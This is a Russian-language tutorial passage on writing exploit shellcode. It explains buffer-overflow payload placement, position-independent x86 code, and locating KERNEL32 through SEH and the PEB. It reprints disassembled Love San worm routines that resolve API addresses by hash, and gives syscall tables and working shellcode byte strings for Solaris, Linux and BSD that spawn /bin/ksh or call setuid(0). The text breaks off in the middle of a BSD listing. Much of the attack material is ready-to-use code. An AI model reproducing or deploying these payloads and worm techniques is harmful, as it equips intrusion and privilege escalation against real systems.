Первое (и самое простое), что пришло нашим хакерским предкам в голову – это разбить атакующую программу на две неравные части – компактную голову и протяжный хвост. Голова обеспечивает следующие функции: переполнение буфера, захват управления и загрузку хвоста. Голова может нести двоичный код, но может обходиться и без него, осуществляя всю диверсионную деятельность руками уязвимой программы. Действительно, многие программы содержат большое количество служебных функций, дающих полный контроль над системой или, на худой конец, позволяют вывести себя из строя и пойти в управляемый разнос. Искажение одной или нескольких критических ячеек программы, ведет к ее немедленному обрушению и количество искаженных ячеек начинает расти как снежный ком. Через длинную или короткую цепочку причинно-следственных последствий в ключевые ячейки программы попадают значения, необходимые злоумышленнику. Причудливый узор мусорных байт внезапно складывается в законченную комбинацию, замок глухо щелкает и дверцы сейфа медленно раскрываются. Это похоже на шахматную головоломку с постановкой мата в N ходов, причем состояние большинства полей неизвестно, поэтому сложность задачи быстро растет с увеличением глубины N.

Конкретные примеры головоломок привести сложно, т. к. даже простейшие из них занимают несколько страниц убористого текста (в противном же случае листинги выглядят слишком искусственно, а решение лежит буквально на поверхности). Интересующиеся могут обратиться к коду червя Slapper, до сих пор остающимся непревзойденным эквилибристом по глубине атаки и детально проанализированным специалистами копании Symantec, отчет которых можно найти на их же сайте (см. "An Analysis of the Slapper Worm Exploit").

Впрочем, атаки подобного типа скорее относятся к экзотике интеллектуальных развлечений, чем к практическим приемам вторжения в систему и потому чрезвычайно мало распространены. В плане возвращения к средствам традиционной "мануальной терапии", отметим, что если размер переполняющегося буфера равен 8 байтам, отсюда еще не следует, что и длина shell-кода должна

быть равна тем же 8 байтам. Ведь это же *переполняющийся* буфер! Но не стоит бросаться и в другую крайность, надеяться, что предельно допустимая длина shell-кода окажется практически неограниченной. Подавляющее большинство уязвимых приложений содержат несколько уровней проверок корректности пользовательского ввода, которые будучи даже не совсем правильно реализованными, все-таки налагают определенные, под час весьма жесткие, ограничения на атаку.

Если в куцый объем переполняющегося буфера вместить загрузчик никак не удается, атакующий переходит к плану "B", заключающемуся в поиске альтернативных способов передачи shell-кода. Допустим, одно из полей пользовательского пакета данных допускает переполнение, приводящее к захвату управления, но его размер катастрофически мал. Но ведь остальные поля тоже содержаться в оперативной памяти! Так почему бы не использовать их для передачи shell-кода? Переполняющийся буфер, воздействуя на систему тем или иным образом, должен передать управление не на свое начало, а на первый байт shell-кода, если конечно, атакующий знает, относительный или абсолютный адрес последнего в памяти. Поскольку, простейший способ передачи управления на автоматические буфера сводится к инструкции JMP ESP, то наиболее выгодно внедрять shell-код в те буфера, которые расположены в непосредственной близости от вершины стека, в противном случае ситуация рискует самопроизвольно выйти из под контроля и для создания надежно работающего shell-кода атакующему придется попотеть. Собственно говоря, shell-код может находится в самых неожиданных местах, например, в хвосте последнего TCP-пакета (в подавляющем большинстве случаев он попадает в адресное пространство уязвимого процесса, причем зачастую располагается по более или менее предсказуемым адресам).

В более сложных случаях shell-код может быть передан отдельным сеансом, – злоумышленник создает несколько подключений к серверу, по одному передается shell-код (без переполнения, но в тех полях, размер которых достаточен для его вмещения), а другому –запрос, вызывающий переполнение и передающий управление на shell-код. Дело в том, что в многопоточных приложениях локальные стеки всех потоков располагаются в едином адресном пространстве процесса и их адреса назначаются не хаотичным, а строго упорядоченным образом. При условии, что между двумя последними подключениями, установленными злоумышленником, к серверу не подключился кто-то еще, "трас-поточное" определение адресов представляет собой хоть и сложную, но вполне разрешимую проблему.

в поисках самого себя

Предположим, что shell-код наделен сознанием (хотя это и не так). Что бы мы ощутили оказавшись на его месте? Представьте себе, что вы диверсант-десантник которого выбрасывают куда-то в пустоту. Вас окружает враждебная территория и еще темнота. Где вы? В каком месте приземлились? Рекогносцировка на местности (лат. recognoscere [рассматривать] – разведка с целью получения сведений о расположении противника, его огневых средствах, особенностях местности, где предполагаются боевые действия, и т. п. проводимая командирами или офицерами штаба перед началом боевых действий) и будет вашей первой задачей (а если вас занесет в болото, то и последней тоже).

Соответственно, первой задачей shell-кода является определение своего местоположения в памяти или более строго говоря, текущего значения регистра указателя команд (в, частности, в x86-процессорах это регистр EIP).

Статические буфера, расположенные в секции данных, располагаются по более или менее предсказуемым адресам, легко выявляемых дизассемблированием уязвимого приложения. Однако, они чрезвычайно чувствительны к версии атакуемого приложения и в меньшей степени – к модели операционной системы (различные операционные системы имеют неодинаковый нижний адрес

загрузки приложений). Динамические библиотеки в большинстве своем перемещаемы и могут загружаться в память по различным базовым адресам, хотя при статической компоновке, каждый конкретный набор динамических библиотек всегда загружается одним и тем же образом. Автоматические буфера, расположенные в стеке, и динамические буфера, расположенные в куче, размещаются по чрезвычайно трудно предсказуемым или даже совершенно непредсказуемым адресам.

Использование абсолютной адресации (или, говоря другими словами, жесткой привязки к конкретным адресам, вроде MOV EAX, [406090h]) ставит shell-код в зависимость от окружающей среды и приводит к многочисленным обрушениям уязвимых приложений, в которых буфер оказался не там, где ожидалось. "Из чего только делают современных хакеров, что они даже переполнить буфер, не угробив при этом систему, оказываются не в состоянии?" вздыхает прошлое поколение. Чтобы этого не происходило, shell-код должен быть полностью перемещаемым – т. е. уметь работать в любых, заранее ему неизвестных адресах.

Поставленную задачу можно решить двумя путями – либо использовать только относительную адресацию (что на x86-платформе в общем-то недостижимо), либо самостоятельно определять свой базовый адрес загрузки и вести "летоисчисление" уже от него. И тот, и другой способ рассматриваются ниже, с характерной для хакеров подробностью и обстоятельностью.

Семейство x86-процессоров с относительной адресаций категорически не в ладах и разработка shell-кода для них – это отличная гимнастика для ума и огромное поле для всевозможных извращений. Всего имеется две относительных команды (CALL и JMP/Jx с опкодами E8h и Ebh,E9h/7xh,0F 8xh соответственно) и обе – команды управления. Непосредственное использование регистра EIP в адресных выражениях запрещено.

Использование относительных CALL'ов в 32-разрядном режиме имеет свои трудности. Аргумент команды задается знаковым 4-байтовым целым, отсчитываемым от начала следующей команды и, при вызове нижележащих подпрограмм, в старших разрядах содержащих одни нули. А, поскольку, в строковых буферах символ нуля может встретиться лишь однажды, такой shell-код просто не сможет работать. Если же заменить нули на что-то другое, можно совершить оччень далекий переход, далеко выходящий за пределы выделенного блока памяти.

Уж лучше прыгать назад – в область младших адресов, тогда нули волшебным образом превратятся в символы с кодом FFh (которые, кстати говоря, так же относятся к категории "трудных" символов, которые соглашаются проглотить далеко не все уязвимые программы). Применив военную хитрость и засадив в инструкцию префикс 66h, мы не только сократим длину машинной команды на один байт (что в ряде случаев весьма актуально), но и оторвем два старших байта операнда (те, которые были с нулевыми символами).

В машинном виде все это выглядит приблизительно так:

```
00000000: E804000000  call 000000009
00000005: 66E80101  call 00000010A
00000009: E8F7FFFFFF  call 000000005
```

Листинг 8 машинное представление относительных команд CALL

Сказанное справедливо и по отношению к команде JMP, за тем лишь исключением, что команды условного перехода (равно как и команда JMP SHORT) размешают свой адрес перехода в одном-единственном байте, что не только усиливает компактность кода, но и избавляет нас от проблемы "трудных" символов.

Если же необходимо совершить переход по абсолютному адресу (например, вызвать некоторую системную функцию или функцию уязвимой программы) можно воспользоваться конструкцией CALL регистр/JMP регистр, предварительно загрузив регистр командой MOV регистр, непосредственный операнд (от нулевых символов можно избавиться с помощью команд адресной

арифметики) или командой CALL непосредственный операнд с опкодом FF /2, 9A или FF /3 для ближнего, дальнего и перехода по операнду в памяти соответственно.

Относительная адресация данных (в т. ч. и самомодифицирующегося кода) обеспечивается на порядок сложнее. Все, имеющиеся в нашем распоряжении команды, адресуются исключительно относительно регистра-указателя верхушки стека (в x86 процессорах это регистр ESP), что, конечно, довольно привлекательно само по себе, но и таит определенную внутреннею опасность. Положение указателя стека после переполнения в общем случае не определено и наличие необходимого количества стековой памяти не гарантировано. Так что действовать приходится на свой страх и риск.

Стек можно использовать и для подготовки строковых/числовых аргументов системных функций, формируя их командой PUSH и передавая через относительный указатель ESP + X, где X может быть как числом, так и регистром. Аналогичным образом осуществляется и подготовка самомодифицирующегося кода – мы "пушим" код в стек и модифицируем его, отталкиваясь от значения регистра ESP.

Любители же "классической миссионерской" могут пойти другим путем, определяя текущую позицию EIP посредством конструкции CALL $ + 5/RET, правда в лоб такую последовательность машинных команд в строковой буфер не передать, т. к. 32-раязрдярый аргумент команды CALL содержат несколько символов нуля. В простейшем случае они изгоняются "заклинаниям" 66 E8 FF FF C0, которое эквивалентно инструкциям CALL $□3/INC EAX наложенным друг на друга (естественно, это может быть не только EAX и не только INC). Затем лишь остается вытолкнуть содержимое верхушки стека в любой регистр общего назначения, например, EBP или EBX. К сожалению, без использования стека здесь не обойтись и предлагаемый метод требует, чтобы указатель вершины стека смотрел на выделенный регион памяти, доступной на запись. Для перестраховки (если переполняющийся буфер действительно срывает стек на хрен) регистр ESP рекомендуется инициализировать самостоятельно. Это действительно очень просто сделать, ведь многие из регистровых переменных уязвимой программы содержат предсказуемые значения, точнее – используются предсказуемым образом. Так, в Си++ программах ECX наверняка содержит указатель this, а this это не только ценный мех, но и как минимум 4 байта доступной памяти!

В порядке дальнейшего развития этой идеи отметим, что не стоит, право же, игнорировать значения регистров, доставшихся shell-коду в момент начала его выполнения. Многие из них указывают на полезные структуры данных и выделенные регионы памяти, которые мы гарантированно можем использовать, не рискуя нарваться на исключение и прочие неожиданные неприятности. Некоторые регистровые переменные чувствительны к версии уязвимого приложения, некоторые – к версии компилятора и ключам компиляции, так что "гарантированность" эта очень и очень относительна, впрочем, как и все сущее на земле.

техника вызова системных функций

Возможность вызова системных функций, строго говоря, не является обязательным условием успешности атаки, поскольку все необходимое для атаки жертва (уязвимая программа) уже содержит внутри себя, в том числе и вызовы системных функций вместе с высокоуровневой оберткой прикладных библиотек вокруг них. Дизассемблировав исследуемое приложение и определив целевые адреса интересующих нас функций, мы можем сделать CALL целевой адрес или PUSH адрес возврата/JMP относительный целевой адрес или MOV регистр, абсолютный целевой адрес/PUSH адрес возврата/JMP регистр.

Замечательно, если уязвимая программа импортирует пару функций LoadLibrary/GetProcAddress, – тогда shell-код сможет загрузить любую динамическую библиотеку и обратиться к любой из ее функций. А если функции GetProcAddress в таблице импорта нет? Тогда – атакующий будет

вынужден самостоятельно определять адреса интересующих его функций, отталкиваясь от базового адреса загрузки, возвращенным LoadLibrary и действуя либо путем "ручного" разбора PE-файла, либо отождествляя функции по их сигнатурам. Первое сложно, второе – ненадежно. Закладывается на фиксированные адреса системных функций категорически недопустимо, поскольку они варьируются от одной версии операционной системы к другой.

Хорошо, а как быть когда функция LoadLibrary в таблице импорта конкретно отсутствует и одной или нескольких системных функций, жизненно необходимых shell-коду для распространения, там тоже нет? В UNIX-системах можно (и нужно!) использовать прямой вызов функций ядра, реализуемый либо посредством прерывания по вектору 80h (LINUX, Free BSD, параметры передаются через регистры), либо через дальний CALL по адресу 0007h:00000000h (System V, параметры передаются через стек), при этом номера системных вызовов содержатся в файле /usr/include/sys/syscall.h, так же смотри врезку. Еще можно вспомнить машинные команды syscall/sysenter, которые, как и следует из их названия, осуществляют прямые системные вызовы вместе с передачей параметров. В Windows NT и производных от нее системах дела обстоят намного сложнее. Взаимодействие с ядром реализуется посредством прерывания INT 2Eh, неофициально называемого nativeAPIinterface ("родной" API интерфейс). Кое-какая информация на этот счет содержится в легендарном InterruptList'e Ральфа Брауна и "Недокументированных возможностях Windows NT" Коберниченко, но мало, очень мало. Это чрезвычайно скудно документированный интерфейс и единственным источником данных остаются дизассемблерные листинги KERNEL32.DLL и NTDLL.DLL. Работа cnative API требует высокого профессионализма и глубокого знания архитектуры операционной системы, да и как-то громоздко все получается, – ядро NT оперирует с небольшим числом довольно примитивных (или, если угодно, – низкоуровневых) функций. К непосредственному употреблению они непригодны и, как и всякий полуфабрикат, должны быть соответствующим образом приготовлены. Например, функция LoadLibrary "распадается" по меньшей мере на два системных вызова – NtCreateFile (EAX == 17h) открывает файл, NtCreateSection (EAX == 2Bh) проецирует файл в память (т. е. работает как CreateFileMapping), после чего NtClose (EAX == 0Fh) со спокойной совестью закрывает дескриптор. Что же касается функции GetProcAddress, то она целиком реализована в NTDLL.DLL и в ядре даже не ночевала (впрочем, при наличии спецификации PE-формата – она входит в Platform SDK и MSDN – таблицу экспорта можно проанализировать и в "ручную").

С другой стороны, обращаться к ядру для выбора "эмулятора" LoadLibrary совершенно необязательно, поскольку библиотеки NTDLL.DLL и KERNEL32.DLL всегда присутствуют в адресном пространстве любого процесса и если мы сможем определить адрес их загрузки, мы сорвем банк. Автору известно два способа решения этой задачи – через системный обработчик структурных исключений и через PEB. Первый – самоочевиден, но громоздок и неэлегантен, а второй элегантен, но ненадежен. "PEB только на моей памяти менялась три раза" (c) Юрий Харон. Однако, последнее обстоятельство ничуть не помешало червю Love San разбросать себя по миллионам машин.

Если во время выполнения приложения возникает исключительная ситуация (деление на ноль или обращение к несуществующей странице памяти, например) и само приложение никак ее не обрабатывает, то управление получает системный обработчик, реализованный внутри KERNEL32.DLL и в W2K SP3 расположенный по адресу 77EA1856h. В других операционных системах этот адрес будет иным, поэтому грамотно спроектированный shell-код должен автоматически определять адрес обработчика на лету. Вызывать исключение и трассировать код (как это приходилось делать во времена старушки MS-DOS) теперь совершенно необязательно. Лучше обратиться к цепочке структурных обработчиков, упакованных в структуру EXCEPTION_REGISTRATION, первое двойное слово которых содержит указатель на следующий обработчик (или FFFFFFFFh, если никаких обработчиков больше нет), а второе – адрес данного обработка

```
_EXCEPTION_REGISTRATION struc
 prev dd ?
 handler dd ?
_EXCEPTION_REGISTRATION ends
```

Листинг 9 структура EXCEPTION REGISTRATION

Первый элемент цепочки обработчиков храниться по адресу FS:[00000000h], а все последующие – непосредственно в адресном пространстве подопытного процесса. Перемещаясь от элемента к элементу мы будем двигаться до тех пор, пока в поле prev не встретим FFFFFFFFh, тогда поле handler предыдущего элемента будет содержат адрес системного обработчика. Неофициально этот механизм называется "раскруткой стека структурных исключений" и подробнее о нем можно прочитать в статье Мэтта Питрека "A Crash Course on the Depths of Win32 Structured Exception Handling", входящий в состав MSDN.

В качестве наглядной иллюстрации ниже приведен код, возвращающий в регистре EAX адрес системного обработчика.

```
.data:00501007   xor eax, eax  ; EAX := 0
.data:00501009   xor ebx, ebx  ; EBX := 0
.data:0050100B   mov ecx, fs:[eax+4] ; адрес обработчика
.data:0050100F   mov eax, fs:[eax] ; указатель на след. обработчик
.data:00501012   jmp short loc_501019 ; на проверку условия цикла
.data:00501014 ; ---------------------------------------------------------------------
.data:00501014 loc_501014:
.data:00501014   mov ebx, [eax+4] ; адрес обработчика
.data:00501017   mov eax, [eax]  ; указатель на след. обработчик
.data:00501019
.data:00501019 loc_501019:
.data:00501019   cmp eax, 0FFFFFFFFh ; это последний обработчик?
.data:0050101C   jnz short loc_501014 ; мотаем цикл пока не конец
```

Листинг 10 код, определяющий базовый адрес загрузки KERNEL32.DLL по SEH

Коль скоро по крайней мере один адрес, принадлежащий библиотеке KERNEL32.DLL нам известен, определить базовый адрес ее загрузки уже не составит никакого труда (он кратен 1000h и содержит в своем начале NewExe заголовок, элементарно опознаваемый по сигнатурам "MZ" и "PE"). Следующий код принимает ожидает в регистре EBP адрес системного загрузчика и в нем же возвращает базовый адрес загрузки KERNEL32.DLL.

```
001B:0044676C  CMP WORD PTR [EBP+00],5A4D  ; это "MZ"?
001B:00446772  JNZ 00446781   ; -- нет, не MZ -->
001B:00446774  MOV EAX,[EBP+3C]   ; на "PE" заголовок
001B:00446777  CMP DWORD PTR [EAX+EBP+0],4550 ; это "PE"?
001B:0044677F  JZ 00446789   ; -- да, это PE -->
001B:00446781  SUB EBP,00010000   ; след. 1Кб блок
001B:00446787  LOOP 0044676C   ; мотаем цикл
001B:00446789  …
```

Листинг 11 функция определяющая базовый адрес загрузки KERNEL32.DLL путем поиска сигнатур "MZ" и "PE" в оперативной памяти

Существует и более элегантный способ определения базового адреса загрузки KERNEL32.DLL, основанный на PEB (Process Environment Block – блок окружения процесса), указатель на который содержится в двойном слове по адресу FS:[00000030h], а сам PEB разлагается следующим образом:

```
PEB     STRUC
 PEB_InheritedAddressSpace DB ?
 PEB_ReadImageFileExecOptions DB ?
 PEB_BeingDebugged  DB ?
 PEB_SpareBool   DB ?
 PEB_Mutant   DD ?
 PEB_ImageBaseAddress  DD ?
 PEB_PebLdrData   DD PEB_LDR_DATA PTR ? ; +0Ch
 …
```

```
 PEB_SessionId   DD ?
PEB
```

Листинг 12 реализация структуры PEB в W2K/XP

По смещению 0Ch в нем содержится указатель на PEN_LDR_DATA, представляющий собой список загруженных динамических библиотек, перечисленный в порядке их инициализации (NTDLL.DLL инициализируется первой, следом за ней идет KERNEL32.DLL):

```
PEB_LDR_DATA STRUC
 PEB_LDR_cbsize    DD ? ; +00
 PEB_LDR_Flags    DD ? ; +04
 PEB_LDR_Unknown8   DD ? ; +08
 PEB_LDR_InLoadOrderModuleList  LIST_ENTRY ? ; +0Ch
 PEB_LDR_InMemoryOrderModuleList LIST_ENTRY ? ; +14h
 PEB_LDR_InInitOrderModuleList  LIST_ENTRY ? ; +1Ch
PEB_LDR_DATA ENDS

LIST_ENTRY STRUC
 LE_FORWARD    dd *forward_in_the_list ;  + 00h
 LE_BACKWARD    dd *backward_in_the_list ;  + 04h
 LE_IMAGE_BASE    dd imagebase_of_ntdll.dll ;  + 08h
 …
 LE_IMAGE_TIME    dd imagetimestamp  ;  + 44h
LIST_ENTRY
```

Листинг 13 реализация структуры PEB_LDR_DATA в W2K/XP

Собственно, вся идея заключается в том, чтобы прочитав двойное слово по адресу FS:[00000030h], преобразовать его в указатель на PEB и перейти по адресу на который ссылается указатель, лежащий по смещению 0Ch от его начала – InInitOrderModuleList. Отбросив первый элемент, принадлежащий NTDLL.DLL, мы получим указатель на LIST_ENTRY, содержащей характеристики KERNEL32.DLL (в частности, базовый адрес загрузки храниться в третьем двойном слове). Впрочем, это легче программировать, чем говорить и все вышесказанное с легкостью умещается в пяти ассемблерных командах.

Ниже приведен код, выдранный из червя Love San, до сих пор терроризирующего Интернет. Данный фрагмент не имеет никакого отношения к автору вируса и был им "позаимствованный" из сторонних источников. Об этом говорят "лишние" ассемблерные команды, предназначенные для совместимости с Windows 9x (в ней все не так, как в NT), но ведь ареал обитания Love San'a ограничен исключительно NT-подобными системами и он в принципе неспособен поражать Windows 9x!

```
data:004046FE 64 A1 30 00 00    mov  eax, large fs:30h ; PEB base
data:00404704 85 C0             test eax, eax  ;
data:00404706 78 0C             js   short loc_404714 ; -- мы на w9x -->
data:00404708 8B 40 0C          mov   eax, [eax+0Ch] ; PEB_LDR_DATA
data:0040470B 8B 70 1C          mov   esi, [eax+1Ch] ; 1й элемент InInitOrderModuleList
data:0040470E AD                lodsd   ; следующий элемент
data:0040470F 8B 68 08          mov   ebp, [eax+8] ; базовый адрес KERNEL32.DLL
data:00404712 EB 09             jmp   short loc_40471D
data:00404714; ---------------------------------------------------------------
data:00404714 loc_404714:       ; CODE XREF: kk_get_kernel32+A^j
data:00404714 8B 40 34          mov  eax, [eax+34h]
data:00404717 8B A8 B8 00 00+   mov  ebp, [eax+0B8h]
data:00404717
data:0040471D loc_40471D:       ; CODE XREF: kk_get_kernel32+16^j
```

Листинг 14 фрагмент червя Love San, ответственный за определение базового адреса загрузки KERNEL32.DLL и обеспечивающий червю завидную независимости от версии атакуемой операционной системы

Ручной разбор PE-формата несмотря на свое устрашающее название реализуется элементарно. Двойное слово, лежащее по смещению 3Ch от начала базового адреса загрузки, содержит смещение (не указатель!) PE-заголовка файла, который в свою очередь в 78h своем двойном слове

содержит смещение таблицы экспорта, 18h – 1Bh и 20h – 23h байты которой хранят количество экспортируемых функций и смещение таблицы экспортируемых имен соответственно (хотя, функции экспортируются так же и по ординалам, смещение таблицы экспорта которых находится в 24h –27h байтах). Запомните эти значения – 3Ch, 78h, 20h/24h – они будут вам часто встречаться в коде червей и эксплоитов, значительно облегчая идентификацию алгоритма последних.

```
.data:00404728  mov ebp, [esp+arg_4] ; базовый адрес загрузки KERNEL32
.data:0040472C  mov eax, [ebp+3Ch]  ; на PE-заголовок
.data:0040472F  mov edx, [ebp+eax+78h] ; на таблицу экспорта
.data:00404733  add edx, ebp
.data:00404735  mov ecx, [edx+18h]  ; кол-во экспортируемых функций
.data:00404738  mov ebx, [edx+20h]  ; на таблицу экспортируемых имен
.data:0040473B  add ebx, ebp  ; адрес таблицы экспор. имен
```

Листинг 15 фрагмент червя Love San, ответственный за определение адреса таблицы экспортируемых имен

Теперь, отталкиваясь от адреса таблицы экспортируемых имен (в грубом приближении представляющую собой массив текстовых ASCIIZ-строк, каждая из которых соответствует "своей" API-функции), мы сможем найти все необходимое. Однако, от посимвольного сравнения лучше сразу отказаться и вот почему: во-первых, имена большинства API-функций чрезвычайно тяжеловесны, а размер shell-код жестко ограничен, во-вторых, явная загрузка API□функций чрезвычайно упрощает анализ алгоритма shell-кода, что не есть хорошо. Всех этих недостатков лишен алгоритм хеш-сравнения, в общем случае сводящийся к "свертке" сравниваемых строк по некоторой функции f. Подробнее об этом можно прочитать в соответствующей литературе (например "Искусство программирования" Кнута), здесь же мы просто приведем программный код, снабженный подробными комментариями.

```
.data:0040473D loc_40473D:   ; CODE XREF: kk_get_proc_adr+36vj
.data:0040473D  jecxz short loc_404771 ; а ошибка
.data:0040473F  dec   ecx  ; в ecx кол-во экспорт. функций
.data:00404740  mov   esi, [ebx+ecx*4] ; смещение конца массива экспорт. функций
.data:00404743  add   esi, ebp  ; адрес конца массива экспорт. функций
.data:00404745  xor   edi, edi  ; EDI := 0
.data:00404747  cld   ; сбрасываем флаг направления
.data:00404748
.data:00404748 loc_404748:   ; CODE XREF: kk_get_proc_adr+30vj
.data:00404748  xor  eax, eax  ; EAX := 0
.data:0040474A  lodsb   ; читаем очередной символ имени функции
.data:0040474B  cmp  al, ah  ; это конец строки?
.data:0040474D  jz   short loc_404756 ; если конец, то прыг на конец
.data:0040474F  ror  edi, 0Dh  ; хешируем имя функции налету..
.data:00404752  add  edi, eax  ; …накапливая хещ-сумму в регистре EDI
.data:00404754  jmp  short loc_404748 ;
.data:00404756 loc_404756:   ; CODE XREF: kk_get_proc_adr+29^j
.data:00404756  cmp  edi, [esp+arg_0] ; это хеш "нашей" функции?
.data:0040475A  jnz short loc_40473D ; если нет, продолжить перебор
```

Листинг 16 фрагмент червя Love San, ответственный за определения индекса функции в таблице

Зная индекс целевой функции в таблице экспорта, легко определить ее адрес. Это можно сделать, например, таким образом:

```
.data:0040475C  mov ebx, [edx+24h] ; смещение таблицы экспорта ординалов
.data:0040475F  add ebx,  ebp  ; адрес таблицы ординалов
.data:00404761  mov cx,  [ebx+ecx*2] ; получаем индекс в таблице адресов
.data:00404765  mov ebx, [edx+1Ch] ; смещение экспортной таблицы адресов
.data:00404768  add ebx,  ebp  ; адрес экспортной таблицы адресов
.data:0040476A  mov eax, [ebx+ecx*4] ; получаем смещение функции по индексу
.data:0040476D  add eax, ebp  ; получаем адрес функции
```

Листинг 17 фрагмент червя Love San, осуществляющий окончательное определение адреса API-функции в памяти

врезка. реализация системных вызовов в различных ОС

Механизм системных вызовов – это задний двор операционной системы или, если угодно – ее внутренняя и не всегда хорошо документированная кухня. Внутри червя плавают какие-то константы, команды, сложным образом манипулирующие с регистрами, но физический смысл происходящего в целом остается неясным.

Ниже приводится краткая справочная информация о способах реализации системных вызовов в различных ОС с указанием наиболее популярных функций, в полной мере обеспечивающих жизнедеятельность червя (материал позаимствован из статьи "UNIX Assembly Codes Development forVulnerabilitiesIllustrationPurposes" от LSD Research Group, которую я всячески рекомендую всем кодокопателям и исследователям компьютерных вирусов и червей в частности).

Solaris/SPARC

Системный вызов осуществляется через ловушку (trap), возбуждаемую специальной машинной командой ta 8. Номер системного вызова передается через регистр g1, а аргументы – через регистры o0, o1, o2, o3 и o4. Перечень номеров наиболее употребляемых системных функций приведен ниже.

```
syscall  %g1 %o0, %o1, %o2, %o3, %o4
_____________________________________________________________________________________
exec  00Bh a path = "/bin/ksh", a [aa0 = path,0]
exec  00Bh a path = "/bin/ksh", a [aa0 = path, aa1= "-c" aa2 = cmd, 0]
setuid  017h uid = 0
mkdir  050h a path = "b..", mode = (each value is valid)
chroot  03Dh a path = "b..", "."
chdir  00Ch a path = ".."
ioctl  036h sfd, TI_GETPEERNAME = 5491h, a [mlen = 54h, len = 54h, asadr = []]
so_socket 0E6h AF_INET=2, SOCK_STREAM=2, prot=0, devpath=0, SOV_DEFAULT=1
bind  0E8h sfd, a sadr = [33h, 2, hi, lo, 0, 0, 0, 0], len=10h, SOV_SOCKSTREAM = 2
listen  0E9h sfd, backlog = 5, vers = (not required in this syscall)
accept  0EAh sfd, 0, 0, vers = (not required in this syscall)
fcntl  03Eh sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

Листинг 18 номера системных вызовов в Solaris/SPARC

```
char shellcode[]=  /* 10*4+8 bytes */
"\x20\xbf\xff\xff" /* bn,a  ; \     */
"\x20\xbf\xff\xff" /* bn,a  ;  +- текущий указатель команд в %o7 */
"\x7f\xff\xff\xff" /* call  ; /     */
"\x90\x03\xe0\x20" /* add %o7,32,%o0  ; в %o0 указатель на /bin/ksh  */
"\x92\x02\x20\x10" /* add %o0,16,%o1  ; в %o1 указатель на свободную память */
"\xc0\x22\x20\x08" /* st %g0,[%o0+8]  ; ставим завершающий ноль в /bin/ksh */
"\xd0\x22\x20\x10" /* st %o0,[%o0+16]  ; зануляем память по указателю %o1 */
"\xc0\x22\x20\x14" /* st %g0,[%o0+20]  ; the same    */
"\x82\x10\x20\x0b" /* mov 0x0b,%g1  ; номер системной функции exec */
"\x91\xd0\x20\x08" /* ta 8   ; вызываем функцию exec  */
"/bin/ksh";
```

Листинг 19 демонстрационный пример shell-кода под Solaris/SPARC

Solaris/x86

Системный вызов осуществляется через шлюз дальнего вызова по адресу 007:00000000 (селектор семь, смещение ноль). Номер системного вызова передается через регистр eax, а аргументы – через стек, причем самый левый аргумент заталкивается в стек последним. Стек очищает сама вызываемая функция.

```
syscall  %eax stack
_____________________________________________________________________________
exec  0Bh ret, a path = "/bin/ksh", a [a a0 = path, 0]
exec  0Bh ret, a path = "/bin/ksh", a [a a0 = path, a a1 = "-c", a a2 = cmd, 0]
setuid  17h ret, uid = 0
mkdir  50h ret, a path = "b..", mode = (each value is valid)
chroot  3Dh ret, a path = "b..","."
chdir  0Ch ret, a path = ".."
ioctl  36h ret, sfd, TI_GETPEERNAME = 5491h, a [mlen = 91h, len=91h, a adr=[]]
so socket E6h ret, AF_INET=2,SOCK STREAM=2,prot=0,devpath=0,SOV DEFAULT=1
bind  E8h ret, sfd, a sadr = [FFh, 2, hi, lo, 0,0,0,0],len=10h,SOV_SOCKSTREAM=2
listen  E9h ret, sfd, backlog = 5, vers = (not required in this syscall)
accept  Eah ret, sfd, 0, 0, vers = (not required in this syscall)
fcntl  3Eh ret, sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

Листинг 20 номера системных вызовов в Solaris/x86

```
char setuidcode[]= /* 7 bytes */
"\x33\xc0"  /* xorl %eax,%eax ; EAX := 0    */
"\x50"   /* pushl %eax  ; заталкиваем в стек нуль  */
"\xb0\x17"  /* movb $0x17,%al ; номер системной функции setuid */
"\xff\xd6"  /* call *%esi  ; setuid(0)    */
```

Листинг 21 демонстрационный пример shell-кода под Solaris/x86

Linux/x86

Системный вызов осуществляется через программное прерывание по вектору 80h, возбуждаемое машинной инструкций INT 80h. Номер системного вызова передается через регистр eax, а аргументы – через регистры ebx, ecx и edx.

```
syscall  %eax %ebx, %ecx, %edx
_____________________________________________________________________________
exec  0Bh a path = "/bin//sh", a [a a0 = path, 0]
exec  0Bh a path = "/bin//sh", a [a a0 = path, a a1 = "-c", a a2 = cmd, 0]
setuid  17h uid = 0
mkdir  27h a path = "b..", mode = 0 (each value is valid)
chroot  3Dh a path = "b..", "."
chdir  0Ch a path = ".."
socketcall 66h getpeername = 7, a [sfd, a sadr = [],a [len=10h]]
socketcall 66h socket = 1, a [AF_INET = 2, SOCK STREAM = 2,prot = 0]
socketcall 66h bind = 2, a [sfd, a sadr = [FFh, 2, hi, lo, 0, 0, 0, 0], len =10h]
socketcall 66h listen = 4, a [sfd, backlog = 102]
socketcall 66h accept = 5, a [sfd, 0, 0]
dup2  3Fh sfd, fd = 2, 1, 0
```

Листинг 22 номера системных вызовов в Linux/x86

```
char setuidcode[]= /* 8 bytes */
"\x33\xc0" /* xorl %eax,%eax ; EAX := 0     */
"\x31\xdb" /* xorl %ebx,%ebx ; EBX := 0     */
"\xb0\x17" /* movb $0x17,%al ; номер системной функции stuid  */
"\xcd\x80" /* int $0x80  ; setuid(0)     */
```

Листинг 23 демонстрационный пример shell-кода под Linux/x86

Free,Net,OpenBSD/x86

Операционные системы семейства BSD реализуют гибридный механизм вызова системных функций: поддерживая как far call на адрес 0007:00000000 (только номера системных функций другие), так и прерывание по вектору 80h. Аргументы в обоих случаях передаются через стек.

```
syscall  %eax stack
_____________________________________________________________________________
execve  3Bh ret, a path = "//bin//sh", a [a a0 = 0], 0
execve  3Bh ret, a path = "//bin//sh", a [a a0 = path, a a1 = "-c", a a2 = cmd, 0], 0
setuid  17h ret, uid = 0
mkdir  88h ret, a path = "b..", mode = (each value is valid)
chroot  3Dh ret, a path = "b..", "."
chdir  0Ch ret, a path=".."
getpeername 1Fh ret, sfd, a sadr = [],a [len = 10h]
socket  61h ret, AF_INET = 2, SOCK_STREAM = 1, prot = 0
bind  68h ret, sfd, a sadr = [FFh, 2, hi, lo, 0, 0, 0, 0], a [10h]
listen  6Ah ret, sfd, backlog = 5
accept  1Eh ret, sfd, 0, 0
dup2  5Ah ret, sfd, fd = 0, 1, 2
```

Листинг 24 номера системных вызовов в BSD/x86

```
char shellcode[]=/* 23 bytes */
"\x31\xc0" /* xorl %eax,%eax ; EAX := 0     */
"\x50"  /* pushl %eax  ; заталкиваем завершающий ноль в стек  */
